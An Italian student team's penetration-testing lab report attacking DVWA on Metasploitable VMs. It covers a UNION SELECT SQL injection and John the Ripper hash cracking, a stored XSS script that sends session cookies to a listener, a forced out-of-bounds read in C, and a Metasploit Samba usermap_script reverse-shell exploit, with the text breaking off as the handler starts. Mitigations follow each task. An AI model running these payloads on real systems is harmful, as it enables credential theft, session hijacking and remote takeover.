



# BW II

## End-to-end Penetration Testing

# OUR TEAM

- Enrico Bassi
- Marco Bortolotti
- Francesco Fuschetto
- Giulia Giacalone
- Andrea Macchi
- Giacomo Manca
- Giuseppe Pariota
- Gian Marco Pellegrino



# INDICE

- **MISSION**: pag 4
- **TASK #1**: pag 5
- **TASK #2**: pag 11
- **TASK #3**: pag 16
- **TASK #4**: pag 20
- **TASK #5**: pag 25
- **CODICE BOF**: pag 32



# MISSION

In questa BuildWeek andremo a risolvere le task di exploit sulle macchine virtuali Metasploitable e Windows XP.

Tra i tools necessari allo svolgimento andremo ad approfondire:

- Sql Injection
- John the ripper
- XSS stored
- Python per la creazione di server in ascolto
- Metasploit
- Nessus

# TASK #1

## SQL Injection

Questa tipologia di attacco si basa sulla manipolazione delle query di un database tramite comandi SQL malevoli.

Questa vulnerabilità si presenta nel mancato controllo dell'input utente in fase di programmazione. Un attacco di questo genere permette l'accesso a dati sensibili quali nomi utenti, password, dati bancari etc. da parte di un possibile BlackHat.

## Obiettivo

Il risultato dell'attacco deve produrre in chiaro i nomi utente e le password presenti nel database della web application DVWA.

## Premesse

Per lo svolgimento viene richiesto di cambiare gli IP delle macchine Kali e Metasploitable in:

- Kali: 192.168.13.100/24;
- Metasploitable: 192.168.13.150/24.

# SVOLGIMENTO

## SQL injection

### Step 1 - Check vulnerabilità

Per capire se effettivamente la DVWA presenta una vulnerabilità inherente all'input utente, abbiamo inserito come prova uno script per modificare il font in output.

Come si può vedere dall'immagine l'output del messaggio è stato scritto in corsivo.

The screenshot shows a guestbook form with two input fields: 'Name \*' containing 'ciao' and 'Message \*' containing '<i> gruppotwo'. A 'Sign Guestbook' button is present. Below the form, two entries are displayed: one from 'test' with message 'This is a test comment.' and another from 'ciao' with message 'gruppotwo', where 'gruppotwo' is displayed in cursive font.

Name *	ciao
Message *	<i> gruppotwo
<input type="button" value="Sign Guestbook"/>	
Name: test	
Message: This is a test comment.	
Name: ciao	
Message: gruppotwo	

# SVOLGIMENTO

## SQL injection

### Step 2 - Attacco SQL Injection

Una volta verificata la vulnerabilità, abbiamo utilizzato lo script “‘UNION SELECT user, password FROM users #” in quanto, come si può notare nel codice sorgente, con la richiesta ‘\$getid’, si può ottenere una lista di username e password criptate in codice Hash (‘pablo’ sarà il nostro target).

```
$id = $_GET['id'];

$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
```

### Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7


ID: 'UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# SVOLGIMENTO

## SQL injection

### Step 3 - John The Ripper

Utilizziamo il programma 'John The Ripper' per andare a decifrare la password trovata a seguito dell'attacco SQLi. Successivamente alla creazione di un file contenente l'Hash, John andrà a confrontarlo con il suo database interno così da restituirci in chiaro la password desiderata.



```
andrea@Andrea: ~/Desktop
File Actions Edit View Help
(andrea@Andrea)-[~/Desktop]
$ john --format=raw-md5 pass1
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein      (?)
1g 0:00:00:00 DONE 2/3 (2023-11-13 11:07) 4.000g/s 1536p/s 1536c/s 1536C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

# SVOLGIMENTO

## SQL injection

### Step 4 - Verifica

Trovata la password 'letmein' possiamo verificare le credenziali di 'pablo' semplicemente eseguendo l'accesso. Possiamo infatti notare che l'username con cui siamo connessi non è più 'admin', ma quello bersaglio.

The screenshot shows the DVWA application's main page. The left sidebar contains a navigation menu with the following items:

- Home (highlighted in green)
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection (highlighted in green)
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout


The main content area has a heading "Welcome to Damn Vulnerable Web App!" and a paragraph about the application's purpose. It includes a "WARNING!" section and a "Disclaimer". Below that is a "General Instructions" section with a note about the help button. A message box at the bottom says "You have logged in as 'pablo'". At the bottom of the page, there is footer text: "Damn Vulnerable Web Application (DVWA) v1.0.7".

Username: pablo  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

# CONCLUSIONI

## SQL injection



Tramite l'attacco SQLi abbiamo potuto constatare l'effettiva vulnerabilità in input presente sulla WA DVWA.

La risoluzione di questa problematica consiste nella riprogrammazione della WA in modo tale da filtrare e/o controllare gli input da parte dell'utente.

Bisognerebbe inoltre considerare l'utilizzo di passwords più complesse in modo tale che sia più difficile una eventuale decriptazione.

# TASK #2

## XSS stored

Un attacco XSS sfrutta la vulnerabilità del mancato controllo di input dell’utente al fine di inserire uno script malevolo.

L’attacco XSS si divide in due categorie:

Stored e Reflected.

Le differenze tra i due consistono nel fatto che il primo è un attacco lato server: il payload viene salvato su di esso facendo sì che il bersaglio diventi chiunque acceda alla pagina infetta.

Il secondo invece consiste in un attacco ad un singolo target, che diventa il solo bersaglio dello script malevolo inviato una volta che interagisce con esso.

## Obiettivo

Lo scopo dell’attacco XSS stored alla WA di DVWA è quello di ottenere i cookies di sessione al fine di inviarli ad un server in ascolto creato in precedenza.

## Premesse

Per lo svolgimento viene richiesto il cambiamento degli IP delle macchine virtuali coinvolte e la creazione di un server dedicato all’ascolto.

- Kali: 192.168.104.100/24;
- Metasploitable: 192.168.104.150/24;
- `python -m http.server 4444` (creazione server).


# SVOLGIMENTO

## XSS stored

### Step 1 - Preparazione all'attacco

Per poter eseguire l'attacco richiesto è stato necessario modificare la lunghezza dell'input utente nella sezione utile.

Per farlo abbiamo analizzato il corpo della pagina e modificato il valore massimo di input da 50 a 250 caratteri.



```
<form method="post" name="guestform" onsubmit="return validate_form(this)"> event
  <table width="550" cellspacing="1" cellpadding="2" border="0">
    <tbody>
      <tr>...</tr>
      <tr>
        <td width="100">Message *</td>
        <td>
          <textarea name="mtxMessage" cols="50" rows="3" maxlength="250"></textarea>
        </td>
      </tr>
      <tr>...</tr>
    </tbody>
  </table>
</form>
</div>
```

# SVOLGIMENTO

## XSS stored

### Step 2 - Attacco

Dopo aver modificato il valore di input è stato possibile procedere con l'inserimento dello script:  
'<script>window.location='http://0.0.0.0:4444/?cookie='+document.cookie</script>'.

The screenshot shows a web form with two fields: 'Name \*' and 'Message \*'. The 'Message \*' field contains the following value:

```
<script>window.location='http://0.0.0.0:4444/?cookie='+document.cookie</script>
```

Below the message field is a 'Sign Guestbook' button.

La costruzione dello script utilizzato ci consente di ricavare il cookie di sessione e di inviarlo al server desiderato.

La peculiarità dell'attacco stored ci consente di recuperare tutti i cookies di sessione di ogni utente che effettua un accesso alla pagina.

# SVOLGIMENTO

## XSS stored

### Step 3 - Ricezione Cookies

Abbiamo quindi utilizzato una funzione basica di Python, ossia la creazione di un server http di test, per poter rimanere in ascolto sulla porta 4444 e ricevere i cookies a seguito dell'exploit utilizzato sulla WA. Dall'immagine è possibile osservare i risultati della ricezione.

```
(francesco@kali)-[~]
$ python -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [13/Nov/2023 15:01:07] "GET /?cookie=security=low;%20PHPSESSID=b71b0f3df325f2c49d35382f52536b11 HTTP/1.1" 200 -
127.0.0.1 - - [13/Nov/2023 15:01:08] code 404, message File not found
127.0.0.1 - - [13/Nov/2023 15:01:08] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [13/Nov/2023 15:01:14] "GET /?cookie=security=low;%20PHPSESSID=b71b0f3df325f2c49d35382f52536b11 HTTP/1.1" 200 -
127.0.0.1 - - [13/Nov/2023 15:02:02] "GET /?cookie=security=low;%20PHPSESSID=b71b0f3df325f2c49d35382f52536b11 HTTP/1.1" 200 -
127.0.0.1 - - [13/Nov/2023 15:02:08] "GET /.face HTTP/1.1" 200 -
127.0.0.1 - - [13/Nov/2023 15:02:13] "GET /?cookie=security=low;%20PHPSESSID=b71b0f3df325f2c49d35382f52536b11 HTTP/1.1" 200 -
```

# CONCLUSIONI

## XSS Stored

Tramite l'attacco XSS stored abbiamo potuto constatare l'effettiva vulnerabilità in input presente sulla WA DVWA.

La risoluzione di questa problematica consiste nella riprogrammazione della WA in modo tale da filtrare e/o controllare gli input da parte dell'utente.

Per fare in modo che non sia così semplice il furto dei cookie possiamo tenere in considerazione alcuni stratagemmi:

- È sempre cosa giusta effettuare il log out da un determinato sito prima di visitarne un secondo su una nuova pagina, soprattutto se non si è certi della sicurezza di quest'ultimo;
- Si può decidere di utilizzare un secondo browser poiché i cookies di sessione sono salvati e cambiano a seconda di quest'ultimo;
- Non potendo fare a meno dell'utilizzo dei cookies, i server più sicuri associano un indirizzo IP ai cookies così da rendere la vita dell'attaccante più complicata.

# TASK #3

## Exploit BOF

La memoria di buffer è una memoria temporanea, usata per immagazzinare temporaneamente dei dati, a causa dell'alta velocità di elaborazione del processore rispetto alla velocità di archiviazione della RAM. Un BlackHat potrebbe sfruttare un mancato limitatore di input utente in fase di programmazione per creare una situazione di buffer overflow, immettendo appositamente più input di quelli necessari. I dati superflui potrebbero debordare e finire in unità di memoria adiacente. Ciò diventa molto pericoloso soprattutto nel caso che i dati superflui contengano del codice malevolo.

### Obiettivo

Descrivere il programma prima di eseguirlo e successivamente modificarlo in modo che si verifichi un problema di segmentazione.

### Premesse

Per lo svolgimento dell' esercizio è richiesto di scaricare un [file.txt](#), in cui è presente un codice scritto in C, e sfruttarlo per compiere deduzioni e risolvere l'esercizio.

# SVOLGIMENTO

## Exploit BOF

### Step 1 - Analisi del codice e test

Analizzando il codice ricevuto si può notare che è costruito per compilare dei vettori, nello specifico 10, e successivamente ordinarli mediante un algoritmo di ordinamento a bolla.

Se facciamo partire il programma, dopo l'inserimento dei dieci valori otteniamo un lista ordinata dei vettori inseriti.

```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12    {
13        int c= i+1;
14        printf("[%d]:", c);
15        scanf ("%d", &vector[i]);
16    }
17
18
19    printf ("Il vettore inserito e':\n");
20    for ( i = 0 ; i < 10 ; i++)
21    {
22        int t= i+1;
23        printf("[%d]: %d", t, vector[i]);
24        printf("\n");
25    }
26
27
28    for (j = 0 ; j < 10 - 1; j++)
29    {
30        for (k = 0 ; k < 10 - j - 1; k++)
31        {
32            if (vector[k] > vector[k+1])
33            {
34                swap_var=vector[k];
35                vector[k]=vector[k+1];
36                vector[k+1]=swap_var;
37            }
38        }
39    }
40    printf("Il vettore ordinato e':\n");
41    for (j = 0; j < 10; j++)
42    {
43        int g = j+1;
44        printf("[%d]:", g);
45        printf("%d\n", vector[j]);
46    }
47}
```

```
(francesco㉿kali)-[~/Desktop]
$ ./buffer
Inserire 10 interi:
[1]:3
[2]:32
[3]:4
[4]:3
[5]:65
[6]:43
[7]:5
[8]:34
[9]:3
[10]:4
Il vettore inserito e':
[1]: 3
[2]: 32
[3]: 4
[4]: 3
[5]: 65
[6]: 43
[7]: 5
[8]: 34
[9]: 3
[10]: 4
Il vettore ordinato e':
[1]:3
[2]:3
[3]:3
[4]:4
[5]:4
[6]:5
[7]:32
[8]:34
[9]:43
[10]:65
```

# SVOLGIMENTO

## Exploit BOF

### Step 2 - Modifica ed esecuzione del codice

Per la risoluzione della task ci veniva richiesto di creare una situazione di Buffer Overflow.

Per ottenere il risultato sperato abbiamo incrementato notevolmente il parametro che definisce il range di ricerca dei valori precedentemente inseriti. Così facendo il programma cerca di leggere oltre i limiti di memoria che definiscono il vettore andando quindi in errore e creando un ‘segmentation fault’.

```
#include <stdio.h>

int main () {

    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]: ", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10000 ; i++)
    {
        int t= i+1;
        printf("%d: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
    }
```

```
[1943]: 1599095107
[1944]: 457012085
[1945]: 859517275
[1946]: 1275096370
[1947]: 1599296325
[1948]: 1297237332
[1949]: 1599095107
[1950]: 457008501
[1951]: 7155803
[1952]: 1747926367
[1953]: 795176303
[1954]: 1851880038
[1955]: 1668506979
[1956]: 1698967407
[1957]: 1869900659
[1958]: 791555952
[1959]: 1717990754
[1960]: 771781221
[1961]: 1718968879
[1962]: 7497062
[1963]: 0
[1964]: 0
zsh: segmentation fault
```

# CONCLUSIONI

## Exploit BOF

Attraverso l'exploit di Buffer Overflow abbiamo constatato le problematiche relative alla scrittura di dati su memoria non allocata.

Questo tipo di vulnerabilità dà la possibilità ad un utente mal intenzionato di sfruttare questi errori per eseguire codice malevolo sovrascrivendo parti di memoria adiacente, permettendogli di eseguire programmi/codici ed ottenere privilegi elevati sulla macchina vittima.

Dei consigli pratici per evitare questo tipo di attacco sono:

- Una validazione degli input e limitazione alle dimensioni appropriate;
- L'utilizzo di funzioni di libreria che eseguono controlli automatici sui limiti;
- Un aggiornamento costante dei software utilizzati;
- L'utilizzo di strumenti di analisi statica del codice.

# TASK #4

## Exploit Samba Usermap\_script

Un'altra vulnerabilità presente sulla nostra Metasploitable è indicata dal servizio SMB (Samba) presente sulla porta 445 TCP che permette la condivisione tra sistemi operativi differenti. Questo può portare un potenziale attaccante ad eseguire codice arbitrario su una macchina target con sistema operativo Unix avente servizi di condivisione tra più host in una rete (NFS).

Così facendo è possibile creare una vera e propria shell, avviare processi o migrare tra quelli attivi, ottenere privilegi, alterare dati sensibili etc.

### Obiettivo

Identificare con il vulnerability scanner Nessus la vulnerabilità attiva sulla porta 445 TCP e sfruttarla utilizzando Metasploit per prendere possesso della macchina Metasploitable.

### Premesse

Per lo svolgimento viene richiesto il cambiamento degli IP delle macchine virtuali coinvolte e il cambio di porta in ascolto su Metasploit:

- Kali: 192.168.50.100/24;
- Metasploitable: 192.168.50.150/24;
- Listen port (payload): 5555;

# SVOLGIMENTO

## Exploit Samba Usermap\_script

### Step 1 - Nessus

Come primo approccio abbiamo usato Nessus, un vulnerability scanner automatico che esegue una scansione sul sistema target per individuare le vulnerabilità presenti. A seguito della scansione abbiamo identificato una serie di vulnerabilità, tra cui quella relativa al servizio SMB presente sulla porta 445 tcp, considerata una vulnerabilità di alto livello.

**HIGH** Samba Badlock Vulnerability

**Description**  
The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

**Solution**  
Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

**See Also**  
<http://badlock.org>  
<https://www.samba.org/samba/security/CVE-2016-2118.html>

**Output**

Nessus detected that the Samba Badlock patch has not been applied.

To see debug logs, please visit individual host

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

# SVOLGIMENTO

## Exploit Samba Usermap\_script

### Step 2 - METASPLOIT

Per sfruttare tale vulnerabilità abbiamo avviato METASPLOIT, un tool molto utilizzato in fase di PenTesting. Tramite esso andiamo alla ricerca dell'exploit più adatto alla nostra vulnerabilità e, una volta identificato, impostiamo i parametri indispensabili, contrassegnati dalla dicitura 'YES' nella colonna 'Required': l'IP vittima (RHOSTS), la porta su cui il servizio SMB è attivo (RPORT) e la porta in ascolto (LPORT).

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

Name          Current Setting  Required  Description
---          ---            ---        ---
CHOST          no             no        The local client address
CPORT          no             no        The local client port
Proxies        no             no        A proxy chain of format type:host:port[,type
                                         :host:port][...]
RHOSTS         192.168.50.150  yes       The target host(s), see https://docs.metaspl
                                         oit.com/docs/using-metasploit/basics/using-m
                                         etasploit.html
RPORT          445            yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name          Current Setting  Required  Description
---          ---            ---        ---
LHOST          192.168.50.100  yes       The listen address (an interface may be specif
                                         ied)
LPORT          5555           yes       The listen port
```

# SVOLGIMENTO

## Exploit Samba Usermap\_script

### Step 3 - Esecuzione Exploit

Una volta finito di configurare IP e porte, possiamo far partire l'exploit scelto.

L'output evidenziato ci conferma la creazione della Shell sulla macchina vittima e, da qui in avanti, possiamo eseguire comandi specifici per risalire alle informazioni di rete o di sistema di Metasploitable.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
